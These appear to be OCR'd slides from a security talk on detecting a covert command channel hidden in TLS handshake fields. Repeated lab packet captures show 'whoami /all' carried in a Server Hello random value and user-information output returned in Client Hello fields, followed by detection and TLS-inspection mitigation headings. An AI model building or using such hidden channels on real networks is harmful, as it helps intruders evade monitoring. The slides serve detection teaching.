Session ID: 2d2d2d0d0a0d0a55736572204e616d65205349442020202020202020202020202020
Cipher Suites Length: 64
Cipher Suites (32 suites)
Compression Methods Length: 1
Compression Methods (1 method)
Extensions Length: 153
Extension: ec_point_formats (len=4)
Extension: supported_groups (len=14)
Extension: session_ticket (len=0)
Extension: encrypt_then_mac (len=0)
Extension: extended_master_secret (len=0)
Extension: signature_algorithms (len=48)
Extension: supported_versions (len=11) TLS 1.3, TLS 1.2, TLS 1.1, TLS 1.0
Extension: psk_key_exchange_modes (len=2)
Extension: key_share (len=38) x25519
0000 00 0c 29 26 19 3e 00 50 56 c0 00 08 08 00 45 00
0010 01 53 92 94 40 00 80 06 7b 39 c0 a8 b5 01 c0 a8
0020 b5 84 c2 11 22 53 42 5e ae a5 4c 60 fc b4 50 18
0030 00 ff e5 df 00 00 16 03 01 01 26 01 00 01 22 03
0040 03 0a 55 53 45 52 20 49 4e 46 4f 52 4d 41 54 49
0050 4f 4e 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0060 2d 20 2d 2d 2d 0d 0a 0d 0a 55 73 65 72 20 4e 61
0070 6d 65 20 53 49 44 20 20 20 20 20 20 20 20 20 20
0080 20 20 00 40 0a 0a 13 02 13 03 13 01 c0 2c c0 30
0090 00 9f cc a9 cc a8 cc aa c0 2b c0 2f 00 9e c0 24
00a0 c0 28 00 6b c0 23 c0 27 00 67 c0 0a c0 14 00 39
00b0 c0 09 c0 13 00 33 00 9d 00 9c 00 3d 00 3c 00 35
00c0 00 2f 00 ff 01 00 00 99 00 0b 00 04 03 00 01 02
00d0 00 0a 00 0e 00 0c da da 00 1d 00 17 00 1e 00 19
00e0 00 18 00 23 00 00 00 16 00 00 00 17 00 00 00 0d
00f0 00 30 00 2e 04 03 05 03 06 03 08 07 08 08 08 09
0100 08 0a 08 0b 08 04 08 05 08 06 04 01 05 01 06 01
0110 03 03 02 03 03 01 02 01 03 02 02 02 04 02 05 02
0120 06 02 00 2b 00 0b 0a 0a 0a 03 04 03 03 03 02 03
0130 01 00 2d 00 02 01 01 00 33 00 26 00 24 00 1d 00
0140 20 26 26 3c e5 d8 23 1d bc bd d6 9a 8e c9 89 77
0150 d4 a8 ad 55 5e fb 22 67 2e 22 77 ed 40 48 6e d8
0160 44



60 145.261010180 192.168.181.1 192.168.181.132 TLSv1.3 353 Client Hello
Frame 60: 353 bytes on wire (2824 bits), 353 bytes captured (2824 bits) on interface ens
Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: VMware_26:19:3e (00:0c:29:26
Internet Protocol Version 4, Src: 192.168.181.1, Dst: 192.168.181.132
Transmission Control Protocol, Src Port: 49681, Dst Port: 8787, Seq: 1, Ack: 1, Len: 299
Transport Layer Security
TLSv1.3 Record Layer: Handshake Protocol: Client Hello
Content Type: Handshake (22)
Version: TLS 1.0 (0x0301)
Length: 294
Handshake Protocol: Client Hello
Handshake Type: Client Hello (1)
Length: 290
Version: TLS 1.2 (0x0303)
Random: 0a5553455220494e464f524d4154494f4e0d0a2d2d2d2d2d2d2d2d2d2d2d2d2d2d
Session ID Length: 32
Session ID: 2d2d2d0d0a0d0a55736572204e616d65205349442020202020202020202020202020
Cipher Suites Length: 64
Cipher Suites (32 suites)
Compression Methods Length: 1
Compression Methods (1 method)
Extensions Length: 153
Extension: ec_point_formats (len=4)
Extension: supported_groups (len=14)
Extension: session_ticket (len=0)
Extension: encrypt_then_mac (len=0)
Extension: extended_master_secret (len=0)
Extension: signature_algorithms (len=48)
Extension: supported_versions (len=11) TLS 1.3, TLS 1.2, TLS 1.1, TLS 1.0
Extension: psk_key_exchange_modes (len=2)
Extension: key_share (len=38) x25519
0000 00 0c 29 26 19 3e 00 50 56 c0 00 08 08 00 45 00
0010 01 53 92 94 40 00 80 06 7b 39 c0 a8 b5 01 c0 a8
0020 b5 84 c2 11 22 53 42 5e ae a5 4c 60 fc b4 50 18
0030 00 ff e5 df 00 00 16 03 01 01 26 01 00 01 22 03
0040 03 0a 55 53 45 52 20 49 4e 46 4f 52 4d 41 54 49
0050 4f 4e 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0060 2d 20 2d 2d 2d 0d 0a 0d 0a 55 73 65 72 20 4e 61
0070 6d 65 20 53 49 44 20 20 20 20 20 20 20 20 20 20
0080 20 20 00 40 0a 0a 13 02 13 03 13 01 c0 2c c0 30
0090 00 9f cc a9 cc a8 cc aa c0 2b c0 2f 00 9e c0 24
00a0 c0 28 00 6b c0 23 c0 27 00 67 c0 0a c0 14 00 39
00b0 c0 09 c0 13 00 33 00 9d 00 9c 00 3d 00 3c 00 35
00c0 00 2f 00 ff 01 00 00 99 00 0b 00 04 03 00 01 02
00d0 00 0a 00 0e 00 0c da da 00 1d 00 17 00 1e 00 19
00e0 00 18 00 23 00 00 00 16 00 00 00 17 00 00 00 0d
00f0 00 30 00 2e 04 03 05 03 06 03 08 07 08 08 08 09
0100 08 0a 08 0b 08 04 08 05 08 06 04 01 05 01 06 01
0110 03 03 02 03 03 01 02 01 03 02 02 02 04 02 05 02
0120 06 02 00 2b 00 0b 0a 0a 0a 03 04 03 03 03 02 03
0130 01 00 2d 00 02 01 01 00 33 00 26 00 24 00 1d 00
0140 20 26 26 3c e5 d8 23 1d bc bd d6 9a 8e c9 89 77
0150 d4 a8 ad 55 5e fb 22 67 2e 22 77 ed 40 48 6e d8
0160 44


60 145.261010180 192.168.181.1 192.168.181.132 TLSv1.3 353 Client Hello
Frame 60: 353 bytes on wire (2824 bits), 353 bytes captured (2824 bits) on interface ens
Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: VMware_26:19:3e (00:0c:29:26
Internet Protocol Version 4, Src: 192.168.181.1, Dst: 192.168.181.132
Transmission Control Protocol, Src Port: 49681, Dst Port: 8787, Seq: 1, Ack: 1, Len: 299
Transport Layer Security
TLSv1.3 Record Layer: Handshake Protocol: Client Hello
Content Type: Handshake (22)
Version: TLS 1.0 (0x0301)
Length: 294
Handshake Protocol: Client Hello
Handshake Type: Client Hello (1)
Length: 290
Version: TLS 1.2 (0x0303)
Random: 0a5553455220494e464f524d4154494f4e0d0a2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d
Session ID Length: 32
Session ID: 2d2d2d0d0a0d0a55736572204e616d65205349442020202020202020202020202020
Cipher Suites Length: 64
Cipher Suites (32 suites)
Compression Methods Length: 1
Compression Methods (1 method)
Extensions Length: 153
Extension: ec_point_formats (len=4)
Extension: supported_groups (len=14)
Extension: session_ticket (len=0)
Extension: encrypt_then_mac (len=0)
Extension: extended_master_secret (len=0)
Extension: signature_algorithms (len=48)
Extension: supported_versions (len=11) TLS 1.3, TLS 1.2, TLS 1.1, TLS 1.0
Extension: psk_key_exchange_modes (len=2)
Extension: key_share (len=38) x25519
0000 00 0c 29 26 19 3e 00 50 56 c0 00 08 08 00 45 00
0010 01 53 92 94 40 00 80 06 7b 39 c0 a8 b5 01 c0 a8
0020 b5 84 c2 11 22 53 42 5e ae a5 4c 60 fc b4 50 18
0030 00 ff e5 df 00 00 16 03 01 01 26 01 00 01 22 03
0040 03 0a 55 53 45 52 20 49 4e 46 4f 52 4d 41 54 49
0050 4f 4e 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0060 2d 20 2d 2d 2d 0d 0a 0d 0a 55 73 65 72 20 4e 61
0070 6d 65 20 53 49 44 20 20 20 20 20 20 20 20 20 20
0080 20 20 00 40 0a 0a 13 02 13 03 13 01 c0 2c c0 30
0090 00 9f cc a9 cc a8 cc aa c0 2b c0 2f 00 9e c0 24
00a0 c0 28 00 6b c0 23 c0 27 00 67 c0 0a c0 14 00 39
00b0 c0 09 c0 13 00 33 00 9d 00 9c 00 3d 00 3c 00 35
00c0 00 2f 00 ff 01 00 00 99 00 0b 00 04 03 00 01 02
00d0 00 0a 00 0e 00 0c da da 00 1d 00 17 00 1e 00 19
00e0 00 18 00 23 00 00 00 16 00 00 00 17 00 00 00 0d
00f0 00 30 00 2e 04 03 05 03 06 03 08 07 08 08 08 09
0100 08 0a 08 0b 08 04 08 05 08 06 04 01 05 01 06 01
0110 03 03 02 03 03 01 02 01 03 02 02 02 04 02 05 02
0120 06 02 00 2b 00 0b 0a 0a 0a 03 04 03 03 03 02 03
0130 01 00 2d 00 02 01 01 00 33 00 26 00 24 00 1d 00
0140 20 26 26 3c e5 d8 23 1d bc bd d6 9a 8e c9 89 77
0150 d4 a8 ad 55 5e fb 22 67 2e 22 77 ed 40 48 6e d8
0160 44


60 145.261010180 192.168.181.1 192.168.181.132 TLSv1.3 353 Client Hello
Cipher Suites (32 suites)
Cipher Suite: Reserved (GREASE) (0x0a0a)
Cipher Suite: TLS_AES_256_GCM_SHA384 (0x1302)
Cipher Suite: TLS_CHACHA20_POLY1305_SHA256 (0x1303)
Cipher Suite: TLS_AES_128_GCM_SHA256 (0x1301)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)
Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (0x009f)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256 (0xcca9)
Cipher Suite: TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (0xcca8)
Cipher Suite: TLS_DHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (0xccaa)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
Cipher Suite: TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (0x009e)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (0xc024)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)
Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (0x006b)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 (0xc023)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027)
Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (0x0067)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x0033)
Cipher Suite: TLS_RSA_WITH_AES_256_GCM_SHA384 (0x009d)
Cipher Suite: TLS_RSA_WITH_AES_128_GCM_SHA256 (0x009c)
Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA256 (0x003d)
Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA256 (0x003c)
Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
Cipher Suite: TLS_EMPTY_RENEGOTIATION_INFO_SCSV (0x00ff)
Compression Methods Length: 1
Compression Methods (1 method)
Extensions Length: 153
Extension: ec_point_formats (len=4)
Extension: supported_groups (len=14)
Type: supported_groups (10)
Length: 14
Supported Groups List Length: 12
Supported Groups (6 groups)
Supported Group: Reserved (GREASE) (0xdada)
Supported Group: x25519 (0x001d)
Supported Group: secp256r1 (0x0017)
0000 00 0c 29 26 19 3e 00 50 56 c0 00 08 08 00 45 00
0010 01 53 92 94 40 00 80 06 7b 39 c0 a8 b5 01 c0 a8
0020 b5 84 c2 11 22 53 42 5e ae a5 4c 60 fc b4 50 18
0030 00 ff e5 df 00 00 16 03 01 01 26 01 00 01 22 03
0040 03 0a 55 53 45 52 20 49 4e 46 4f 52 4d 41 54 49
0050 4f 4e 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d
0060 2d 20 2d 2d 2d 0d 0a 0d 0a 55 73 65 72 20 4e 61
0070 6d 65 20 53 49 44 20 20 20 20 20 20 20 20 20 20
0080 20 20 00 40 0a 0a 13 02 13 03 13 01 c0 2c c0 30
0090 00 9f cc a9 cc a8 cc aa c0 2b c0 2f 00 9e c0 24
00a0 c0 28 00 6b c0 23 c0 27 00 67 c0 0a c0 14 00 39
00b0 c0 09 c0 13 00 33 00 9d 00 9c 00 3d 00 3c 00 35
00c0 00 2f 00 ff 01 00 00 99 00 0b 00 04 03 00 01 02
00d0 00 0a 00 0e 00 0c da da 00 1d 00 17 00 1e 00 19
00e0 00 18 00 23 00 00 00 16 00 00 00 17 00 00 00 0d
00f0 00 30 00 2e 04 03 05 03 06 03 08 07 08 08 08 09
0100 08 0a 08 0b 08 04 08 05 08 06 04 01 05 01 06 01
0110 03 03 02 03 03 01 02 01 03 02 02 02 04 02 05 02
0120 06 02 00 2b 00 0b 0a 0a 0a 03 04 03 03 03 02 03
0130 01 00 2d 00 02 01 01 00 33 00 26 00 24 00 1d 00
0140 20 26 26 3c e5 d8 23 1d bc bd d6 9a 8e c9 89 77
0150 d4 a8 ad 55 5e fb 22 67 2e 22 77 ed 40 48 6e d8
0160 44



Decimal	Octal	Hex	Binary	Value	Description
013	015	0D	0000 1101	CR	carriage return



No. Time Source Destination Protocol Lengtl Info
45 143.131778322 192.168.181.132 192.168.181.1 TLSv1.3 2361 Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data,
Frame 45: 2361 bytes on wire (18888 bits), 2361 bytes captured (18888 bits) on interf
Ethernet II, Src: VMware_26:19:3e (00:0c:29:26:19:3e), Dst: VMware_c0:00:08 (00:50:56
Internet Protocol Version 4, Src: 192.168.181.132, Dst: 192.168.181.1
Transmission Control Protocol, Src Port: 8787, Dst Port: 49680, Seq: 1, Ack: 300, Len
Transport Layer Security
TLSv1.3 Record Layer: Handshake Protocol: Server Hello
Content Type: Handshake (22)
Version: TLS 1.2 (0x0303)
Length: 122
Handshake Protocol: Server Hello
Handshake Type: Server Hello (2)
Length: 118
Version: TLS 1.2 (0x0303)
Random: 77686f616d69202f616c6c0000000000000000000000000000000000000000000000
Session ID Length: 32
0040 03 77 68 6f 61 6d 69 20 2f 61 6c 6c 00 00 00 00 ·whoami /all ···
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ···· ····
0060 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 · ···· ····
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ···· ····
0080 00 00 13 02 00 00 2e 00 2b 00 02 03 04 00 33 00 ····.· +·····3·
0090 24 00 1d 00 20 06 e4 7b b9 ba a6 29 a4 01 3b 6b $··· ··{ ···)··;k
00a0 65 d0 d3 86 85 9f 24 4a 88 b9 d1 08 b5 7d ec aa e·····$J ·····}··
00b0 f3 22 28 49 61 14 03 03 00 01 01 17 03 03 00 2d ·"(Ia··· ·····-
00c0 00 fa 8b 4c 75 96 94 61 e7 6a 40 e7 e8 96 8f b5 ···Lu··a ·j@·····
00d0 0c f2 b0 63 da 5c bf 96 1b d0 21 48 bf 28 6f d6 ···c·\·· ··!H·(o·
00e0 69 ee b7 38 18 68 e2 e4 b9 fe 8f 5b 14 17 03 03 i··8·h·· ···[····
00f0 05 df 1b 5e f0 fb 66 3e f1 cb 62 50 66 e7 fb 33 ···^··f> ··bPf··3
0100 cf 36 3a 5a 5b f8 23 80 18 f5 03 2f d2 1b 2b 93 ·6:Z[·#· ···/··+·
0110 8c ac 53 82 0f 47 d3 37 a2 c5 03 c0 dc 66 04 f7 ··S··G·7 ·····f··
0120 1e 78 29 ff 3f 22 1b 5b 60 a7 55 a8 f4 d5 07 bc ·x)·?"·[`·U·····
0130 65 e0 34 26 02 8f 95 00 bb 60 db 7d 2d b9 19 bd e·4&···· ·`·}-···
0140 f2 25 32 dd c3 24 e7 ef fd 46 9c 0a 30 2e 23 62 ·%2··$·· ·F··0.#b

| detection & mitigation



"Every contact leaves a trace"
slide idea from Alyssa Torres' Advanced Endpoint Investigations

| mitigation - tls inspection

| mitigation - tls inspection



| mitigation - tls inspection



